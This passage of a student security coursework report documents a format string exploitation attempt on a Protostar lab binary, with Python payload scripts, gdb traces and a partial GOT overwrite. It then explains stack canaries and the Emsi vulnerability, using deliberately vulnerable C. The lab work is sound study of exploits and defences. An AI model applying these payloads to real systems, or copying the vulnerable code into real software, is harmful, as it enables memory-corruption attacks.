AAAABBBBCCCCDDDDEEEEFFFF8049604 bffff3e8 8048469 b7fd8304 b7fd7ff4 bffff3e8 8048
434 bffff5ba XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
user@protostar:~$
```

```
python exp.py > Test3
```

```
./Question3.o "$(<Test3)"
```

- ➢ Print a bunch of "A"s until we see "41"s begin to appear from the stack




```
#!/usr/bin/python
import struct

TARGET = 0x80483f4
plt_printf = 0x8049618

def pad(s):
        return s+"X" * (1024 - len(s))

exploit = ""
exploit += "AAAAAAAAAAAAAAAAAAAAAAAAAAAA"
exploit += "%x " * 200

print pad(exploit)
```



```
user@protostar:~$ nano exp.py
user@protostar:~$ python exp.py > Test3
user@protostar:~$ ./Question3.o "$(<Test3)"
AAAAAAAAAAAAAAAAAAAAAAAAAAAA8049604 bffff3e8 8048469 b7fd8304 b7fd7ff4 bffff3e8
8048434 bffff5ba b7ff1040 804845b b7fd7ff4 8048450 0 bffff468 b7eadc76 2 bffff49
4 bffff4a0 b7fe1848 bffff450 ffffffff b7ffeff4 804824d 1 bffff450 b7ff0626 b7fff
ab0 b7fe1b28 b7fd7ff4 0 0 bffff468 933edc8 236c7bd8 0 0 0 2 8048340 0 b7ff6210 b
7eadb9b b7ffeff4 2 8048340 0 8048361 804841b 2 bffff494 8048450 8048440 b7ff1040
 bffff48c b7fff8f8 2 bffff5ac bffff5ba 0 bffff9bb bffff9c9 bffff9d4 bffff9f7 bff
ffa0a bffffa14 bfffff04 bfffff42 bfffff56 bfffff65 bfffff76 bfffff7e bfffff8e bf
ffff9b bfffffd1 bfffffde 0 20 b7fe2414 21 b7fe2000 10 78bfbff 6 1000 11 64 3 804
8034 4 20 5 7 7 b7fe3000 8 0 9 8048340 b 3e9 c 3e9 d 3e9 e 3e9 17 0 19 bffff58b
1f bfffffee f bffff59b 0 0 0 59000000 619cfd9 875bfb6a 74c2c4e 69b78c56 363836 0
 0 0 75512f2e 69747365 2e336e6f 4141006f 41414141 41414141 41414141 41414141 414
14141 41414141 78254141 20782520 25207825 78252078 20782520 25207825 78252078 20
782520 25207825 78252078 20782520 25207825 78252078 20782520 25207825 78252078 2
0782520 25207825 78252078 20782520 25207825 78252078 20782520 25207825 78252078
20782520 25207825 78252078 20782520 25207825 78252078 20782520 25207825 78252078
 20782520 25207825 78252078 20782520 25207825 78252078 20782520 25207825 7825207
8 20782520 25207825 78252078 20782520 25207825 78252078 20782520 25207825 782520
78 20782520 25207825 78252078 20782520 25207825 78252078 20782520 25207825 78252
078 20782520 25207825 78252078 XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXuser@protostar:~$
```


```
(gdb) r "$(cat Test3)"
Starting program: /home/user/Question3.o "$(cat Test3)"

Breakpoint 1, 0x08048411 in vuln ()
(gdb) n
Single stepping until exit from function vuln,
which has no line number information.
AA 8049604 bffff3d8  8048469 b7fd8304 b7fd7ff4 bffff3d8  8048434 bffff5aa b7ff1040  804845b b7fd7ff4  804
8450        0 bffff458 b7eadc76        2 bffff484 bffff490 b7fe1848 bffff440 ffffffff b7ffeff4  804824d
      1 bffff440 b7ff0626 b7fffab0 b7fe1b28 b7fd7ff4        0        0 bffff458 leeeaf51 34b11941
0        0        0        2  8048340        0 b7ff6210 b7eadb9b b7ffeff4        2  8048340        0  804
8361  804841b        2 bffff484  8048450  8048440 b7ff1040 bffff47c b7fff8f8        2 bffff593 bffff5aa
      0 bffff9ab bffff9b5 bffff9d8 bffff9ec bffff9f4 bffffa04 bffffa17 bffffa24 bffffa33 bffffa3f bffffa4
a bffffa88 bffffa99 bffffff89 bffffff97 bffffffa6 bffffffdc        0       20 b7fe2414       21 b7fe2000
  10  78bfbff        6     1000       11       64        3  8048034        4       20        5        7
      7 b7fe3000        8        0        9  8048340        b      3e9        c      3e9        d      3e
9        e      3e9       17        0       19 bffff57b       1f bffffffe5
Program received signal SIGSEGV, Segmentation fault.
0xb7ed7a59 in _IO_vfprintf_internal (s=0xb7fd84c0,
    format=0x20783825 <Address 0x20783825 out of bounds>,
    ap=0x20783825 <Address 0x20783825 out of bounds>) at vfprintf.c:1613
1613    vfprintf.c: No such file or directory.
        in vfprintf.c
(gdb) n

Program terminated with signal SIGSEGV, Segmentation fault.
The program no longer exists.
(gdb) n
The program is not being run.
(gdb)
```

`(gdb) r $(cat Test3)`

- Runs the program, piping in the Python script that we created to print a bunch of "A"s
- Here, I started encountering the segmentation fault issue, and got stuck



```
AAAA 8049604 bffff3c8  8048469 b7fd8304 b7fd7ff4 bffff3c8  8048434 bffff5a7 b7ff1040  804845b b7fd7ff4  8
048450        0 bffff448 b7eadc76        3 bffff474 bffff484 b7fe1848 bffff430 ffffffff b7ffeff4  804824d
        1 bffff430 b7ff0626 b7fffab0 b7fe1b28 b7fd7ff4        0        0 bffff448 e9ad2c1f c3f2fa0f
  0        0        0        3  8048340        0 b7ff6210 b7eadb9b b7ffeff4        3  8048340        0  8
048361  804841b        3 bffff474  8048450  8048440 b7ff1040 bffff46c b7fff8f8        3 bffff590 bffff5a7
 bffff9a8        0 bffff9ab bffff9b5 bffff9d8 bffff9ec bffff9f4 bffffa04 bffffa17 bffffa24 bffffa33 bffff
a3f bffffa4a bffffa88 bffffa99 bfffff89 bfffff97 bfffffa6 bfffffdc        0       20 b7fe2414       21 b7
fe2000       10 78bfbff        6     1000       11       64        3  8048034        4       20        5
       7        7 b7fe3000        8        0        9  8048340        b      3e9        c      3e9
  d      3e9        e      3e9       17        0       19 bffff57b       1f
Program received signal SIGSEGV, Segmentation fault.
0xb7ed7a59 in _IO_vfprintf_internal (s=0xb7fd84c0,
    format=0x25414141 <Address 0x25414141 out of bounds>,
    ap=0x25207838 <Address 0x25207838 out of bounds>) at vfprintf.c:1613
1613    vfprintf.c: No such file or directory.
        in vfprintf.c
(gdb) r "$(cat Test3)"
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/user/Question3.o "$(cat Test3)"

Program received signal SIGSEGV, Segmentation fault.
0xb7ed7a59 in _IO_vfprintf_internal (s=0xb7fd84c0, format=0x0, ap=0xbffff458 "") at vfprintf.c:1613
1613    vfprintf.c: No such file or directory.
        in vfprintf.c
(gdb)
(gdb)
(gdb)
(gdb)
(gdb)
(gdb)
(gdb) r "$(cat Test3)"
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/user/Question3.o "$(cat Test3)"

Program received signal SIGSEGV, Segmentation fault.
0xb7ed7a59 in _IO_vfprintf_internal (s=0xb7fd84c0, format=0x0, ap=0xbffff458 "") at vfprintf.c:1613
1613    in vfprintf.c
(gdb) n

Program terminated with signal SIGSEGV, Segmentation fault.
The program no longer exists.
(gdb) n
The program is not being run.
(gdb) n
The program is not being run.
(gdb) r "$(cat Test3)"
Starting program: /home/user/Question3.o "$(cat Test3)"
AAAA31254141 31254141 31254141 31254141 31254141 31254141 31254141 31254141 31254141 31254141 XXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Breakpoint 3, 0x0804841a in vuln ()
(gdb) 
```

```
  GNU nano 2.2.4                 File: exp.py

#!/usr/bin/python
import struct

TARGET = 0x80483f4
plt_printf = 0x8049618

def pad(s):
        return s+"X" * (1024 - len(s))

exploit = ""
exploit += struct.pack("I", plt_printf)
exploit += "AAAA"
exploit += "%132$x " * 10
#exploit += "%n"

print pad(exploit)

^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```

```
(gdb) r "$(cat Test3)"
Starting program: /home/user/Question3.o "$(cat Test3)"

Breakpoint 4, 0x08048414 in vuln ()
(gdb) n
Single stepping until exit from function vuln,
which has no line number information.

Program received signal SIGSEGV, Segmentation fault.
0xb7ed7aa9 in _IO_vfprintf_internal (s=0xb7fd84c0, format=Cannot access memory at address 0x4
) at vfprintf.c:1950
1950    vfprintf.c: No such file or directory.
        in vfprintf.c
(gdb) r "$(cat Test3)"
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/user/Question3.o "$(cat Test3)"

Breakpoint 4, 0x08048414 in vuln ()
(gdb) disas vuln
Dump of assembler code for function vuln:
0x08048408 <vuln+0>:    push   ebp
0x08048409 <vuln+1>:    mov    ebp,esp
0x0804840b <vuln+3>:    sub    esp,0x18
0x0804840e <vuln+6>:    mov    eax,DWORD PTR [ebp+0x8]
0x08048411 <vuln+9>:    mov    DWORD PTR [esp],eax
0x08048414 <vuln+12>:   call   0x8048320 <printf@plt>
0x08048419 <vuln+17>:   leave
0x0804841a <vuln+18>:   ret
End of assembler dump.
(gdb) disas 0x8048320
Dump of assembler code for function printf@plt:
0x08048320 <printf@plt+0>:      jmp    DWORD PTR ds:0x8049618
0x08048326 <printf@plt+6>:      push   0x10
0x0804832b <printf@plt+11>:     jmp    0x80482f0
End of assembler dump.
(gdb) x 0x8049618
0x8049618 <_GLOBAL_OFFSET_TABLE_+20>:   0x08048326
(gdb) n
Single stepping until exit from function vuln,
which has no line number information.

Program received signal SIGSEGV, Segmentation fault.
0xb7ed7aa9 in _IO_vfprintf_internal (s=0xb7fd84c0, format=Cannot access memory at address 0x4
) at vfprintf.c:1950
1950    vfprintf.c: No such file or directory.
        in vfprintf.c
(gdb) x 0x8049618
0x8049618 <_GLOBAL_OFFSET_TABLE_+20>:   0xb7eddf90
(gdb)
```

- Overwriting the GOT, notice that the value is changing
- Segment faulting because there is no function at this GOT address?
- Not entirely sure where to go from here

4. Canaries

1) Provide a detailed description of three types of Canaries, in the context of computer security.

In computer security, a canary is a type of defence against buffer overflow attacks.

A buffer overflow occurs when the program overwrites more memory than what the set capacity of the buffer allowed. This means that once the buffer, or allocated space, is full, the excess data is written to a space in memory that was not allocated to it, overwriting what was previously stored in that memory slot. This can lead to problems, such as when a return address gets overwritten, which tells the computer where to look for the next instruction. A canary can help to mitigate this issue.

Canary words are used to pad memory surrounding each important data buffer. Similarly to how the birds are used by coal miners as a warning signal, in computer science a canary acts as a warning before a buffer overflow incident occurs. It is a simple and efficient approach. If a change has been made to the canary, the program stops because it has detected a buffer overflow. This prevents the next memory slot from being overwritten. If an attacker can locate where the canary is in the memory, they can adjust their attack to bypass the warning mechanism, triggering a buffer overflow.

There are three types of canary:

1. Terminator Canary

This method is used with the assumption that the majority of buffer overflows occur when a user is inputting a string. As the name suggests, in a terminator canary, strings are terminated by NULLs. This means that an attacker must write a `NULL` character, such as `NULL(0x00)`, `CR (0x0d)`, `LF (0x0a)`, or `EOF (0xff)`, before writing the return address, in order to avoid changing the canary. This method prevents attacks that use `strcopy()` or `gets().` When writing code, it is suggested to use the alternative `strncpy()` or `fgets()`, as they are safer options.

Due to the predictably of the canary, the attacker can overwrite it with the canary's known value, continuing to make their alterations while passing the canary security check. It is also susceptible to the Emsi vulnerability as this can be utilised without overwriting the canary.

2. Random Canary

As the name implies, a random canary is randomly chosen at the time of execution. This makes it more difficult for an attacker to learn the canary value, as each time the program is executed, the 32-bit number value of the canary changes. On a function call, insert the canary string into every frame on the stack. Before returning from the function, perform a verification of the canary to validate it.

However, this method can be bypassed if the attacker can find the location of the canary on the stack. It is also susceptible to the Emsi vulnerability as this can be utilised without overwriting the canary.

3. Random XOR Canary

This type of canary was introduced by the StackGuard team in order to combat the Emsi vulnerability.

Random XOR canaries are random canaries that are XOR-scrambled using all or part of the control data, such as the frame pointer and return address. When a function is called, the canary placed on the stack is the XOR of a 32-bit random value, with the return address at the start of the function. The random 32-bit value is saved separately in memory. When a function exits, this 32-bit value is fetched from memory, XORed with the return address at the end of the function, and the result is compared with the canary. In this way, once the canary or the control data is scrambled, the canary value is wrong, leading to an immediate program termination.

This method also has the vulnerability of an attacker finding the canary's location on the stack, as with the random canary, although getting that information is made more complicated. To do this, an attacker needs the canary, the algorithm, and the control data.

2) Explain what the Emsi vulnerability is and how it can be exploited. Clearly explaining for each type of canary whether it mitigates the Emsi vulnerability or not, and why/how it does if so.

The Emsi vulnerability, discovered by Mariusz Woloszyn, enables attackers to perpetrate successful attacks against StackGuarded programs under particular circumstances.

Taken from the example given in [7, 8], consider this vulnerable code:

```
foo(char * arg) {
    char * p = arg; // a vulnerable pointer
    char a[25]; // the buffer that makes the pointer vulnerable

    gets(a); // using gets() makes you vulnerable
    gets(p); // this is the good part
}
```

The goal of an attacker is to change the value of the `char * p` pointer to point elsewhere in memory. To do this, they first overflow the buffer `a[25]`, ideally to change the pointer to point to a return address record in an activation record, or stack frame. As the program is run, it takes input, which is then stored where `p` points, notably to where the attacker modified it to point to.

The Emsi vulnerability attack is effective against both the terminator and random canary mechanisms, as it does not require rewriting the canary itself. These two canaries assume that an attacker seeking to corrupt the return address must necessarily use a string operation that overflows an automatic buffer on the stack, moving up memory through the canary word, and only then reach the return address entry. The above attack form, however, allows the attacker to synthesise a pointer to arbitrary space, including pointing directly at the return address, bypassing canary protection. [8]

3) Evaluate whether or not Canaries are an effective defence against Stack Buffer Overflow Attacks (a.k.a. Stack Smashing).

Canaries can help to mitigate buffer overflow attacks, but they can be bypassed by a knowledgeable attacker. In particular, terminator canaries, and random canaries, can be overwritten if the attacker learns the canary's value or location on the stack. They are both susceptible to the Emsi vulnerability as this can be utilised without overwriting the canary.

Random XOR canaries also carry the possibility of being overwritten, if the attacker can locate the canary on the stack, although this defence mechanism makes it more difficult than the previous two methods. Additionally, not all buffer overflows occur on the stack, there can also be heap-based buffer overflows. [4]

Canaries are limited in that the check only happens just before the function returns. If an attacker has control of the function, this renders the canary useless.

Other buffer overflow defence mechanisms are available, to varying levels of security, including techniques such as bounds checking, executable space protection, and address space layout randomisation (ASLR). In addition to these, it is also suggested to utilise better coding practices in general, and to make use of safe libraries. Examples include using the library functions `strncpy()` instead of `strcpy()`, and to never, ever use `gets()`, instead opting for `fgets()`. A combination of correctly implemented security measures would provide better security against stack smashing, especially when compared to using a single canary as the sole defence strategy.

4) Evaluate whether or not Canaries are an effective defence against Format String Exploits.

The C function `printf()` allows the printing of nicely formatted strings, or simply printing the value of a variable. This function can be exploited by inserting executable code, allowing the stack to be read, or by causing a segmentation fault withing the program running. If the submitted input in a `printf()` statement is not correctly validated, an attacker could gain access to the stack. They may also gain access to other parts of memory, with the ability to write to other memory addresses. Canaries do not protect against this, as this type of exploit allows the canary to be identified.

To protect against format string exploits, it is recommended to validate user input. An even better solution is to use `printf()` with format parameters, as in the example shown below, given in [11].

```
char* greeting = "Hello";
printf(greeting); // This is insecure
printf("%s", greeting); // This is secure
```

5. Bibliography

1. Embedded Software Security *Lecture 5 - Buffer Overflows Intro*, provided on Canvas

2. Embedded Software Security *Lecture 6 - Defending Against Buffer Overflows*, provided on Canvas

3. *Canary (buffer overflow)*
   http://www.cbi.umn.edu/securitywiki/CBI_ComputerSecurity/MechanismCanary.html

4. *Security Technologies: Stack Smashing Protection (StackGuard)*
   https://access.redhat.com/blogs/766093/posts/3548631

5. *StackGuard: Simple Stack Smash Protection for GCC*
   ftp://gcc.gnu.org/pub/gcc/summit/2003/Stackguard.pdf

6. *Four different tricks to bypass StackShield and StackGuard protection*
   https://www.cs.purdue.edu/homes/xyzhang/spring07/Papers/defeat-stackguard.pdf

7. *StackGuard vulnerable to a new attack by Emsi (non-linear attack)*
   http://ec2-23-21-221-0.compute-1.amazonaws.com/securitynews/5TP0N0A2AW.html

8. *StackGuard vulnerable to a new attack by Emsi (non-linear attack)*
   https://securiteam.com/securitynews/5tp0n0a2aw/

9. *Buffer Overflow Attack – Computerphile*
   https://www.youtube.com/watch?v=1S0aBV-Waeo

10. *Format string attack*
    https://owasp.org/www-community/attacks/Format_string_attack

11. *What Are Format String Vulnerabilities?*
    https://www.netsparker.com/blog/web-security/format-string-vulnerabilities/

12. *Reverse Engineering Firmware: Linksys WAG120N*
    http://www.devttys0.com/2011/05/reverse-engineering-firmware-linksys-wag120n/

13. *First Stack Buffer Overflow to modify Variable - bin 0x0C*
    https://www.youtube.com/watch?v=T03idxny9jE

14. *Format String Exploit and overwrite the Global Offset Table - bin 0x13*
    https://www.youtube.com/watch?v=t1LH9D5cuK4

15. *What is a Pem file and how does it differ from other OpenSSL Generated Key File Formats?*
    https://serverfault.com/questions/9708/what-is-a-pem-file-and-how-does-it-differ-from-other-openssl-generated-key-file